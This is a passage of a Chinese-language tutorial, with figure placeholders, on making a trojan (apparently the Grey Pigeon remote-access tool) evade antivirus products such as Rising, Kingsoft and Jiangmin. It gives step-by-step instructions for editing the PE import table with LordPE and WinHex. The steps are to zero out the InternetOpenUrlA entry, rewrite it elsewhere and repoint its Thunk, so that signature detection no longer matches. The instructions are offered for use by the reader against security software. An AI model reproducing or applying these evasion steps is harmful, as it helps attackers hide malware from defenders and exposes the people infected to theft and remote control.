


图 7

下面我们就对其进行大小写转换，使用鼠标点击要更改的字母（例如 I），然后按键盘上的 i，即可完成更改，就象使用 WINDOWS 的记事本一样。更改完毕后，按 Ctrl + S 快捷键保存即可。过程就是这么的简单！其它的例如注册表、生成新文件的名称与路径等等都可以利用此方法更改。

但是不幸的是，经过这样更改后，还不足以对付例如金山、江民等杀毒软件，要想对付这些杀毒软件的查杀，我们还需要对我们的木马进行进一步处理。下面，我们就来学习输入表函数（APIName）免杀！

2. 修改输入表

不知是否有朋友知道，PE 文件的正常运行是离不开其内部输入表函数的，而不同的程序，其内部输入表函数的名称与在文件中的位置是不一样的，所以输入表函数也成了病毒防御工作者制作特征码紧盯的地方之一。从我查出来的关于灰鸽子的特征码来看，“瑞星大哥”已经将其的某一处输入表函数作为特征码了。所以掌握输入表函数免杀技巧对于新入门的朋友来说势在必行！

PE 文件小知识：

PE 文件是 WINDOWS 系统中特有的一种文件结构，它包括 PE 文件头、输入表与相关资源文件等等。

经过我的测试，直接单独修改文件内部的输入表函数会导致程序运行不正常甚至崩溃！那有没有解决的办法呢？经过一番苦战，终于让我在 LordPE 中找到了解决办法，同时 FoBnN 的文章也给了我非常大的启发。




图 8




图 9




图 10

我们先打开 LordPE，点击“PE 编辑器”按钮，在弹出的对话框中选中木马文件，打开后点击“目录”，如图 8。在“目录表”中点击导入表后面的“…”按钮，如图 9。在弹出的“导入表”对话框中我们选择 wininet.dll 下的 InternetOpenUrlA，如图 10。

为什么非要选择 InternetOpenUrlA 这个输入表函数呢？呵呵！这是因为这个输入表里有特征码哦，关于怎样确定特征码，我在后面会介绍，大家先别着急。

好了，关于 LordPE 就先停在这儿，下面我们使用 WinHex 来查找 InternetOpenUrlA 这个输入表函数的所在位置，并将其用 0 填充（操作方法：单击 WinHex 右面的 16 进制信息，输入 0 即可），如图 11、图 12。






图 11


然后将其写到空白区域（既显示 000000 的区域），一定要从

头开始写入，这样在以后计算地址时不容易出错，除此之外也要注意输入表函数的大小写不要搞错，如图13。



图12


图13

保存后我们再回到LordPE那里，在需要更改的InternetOpenUrlA输入表函数上单击右键，在弹出的菜单里选择“编辑”，将Thunk里的信息改成000B9D5E，如图14 。

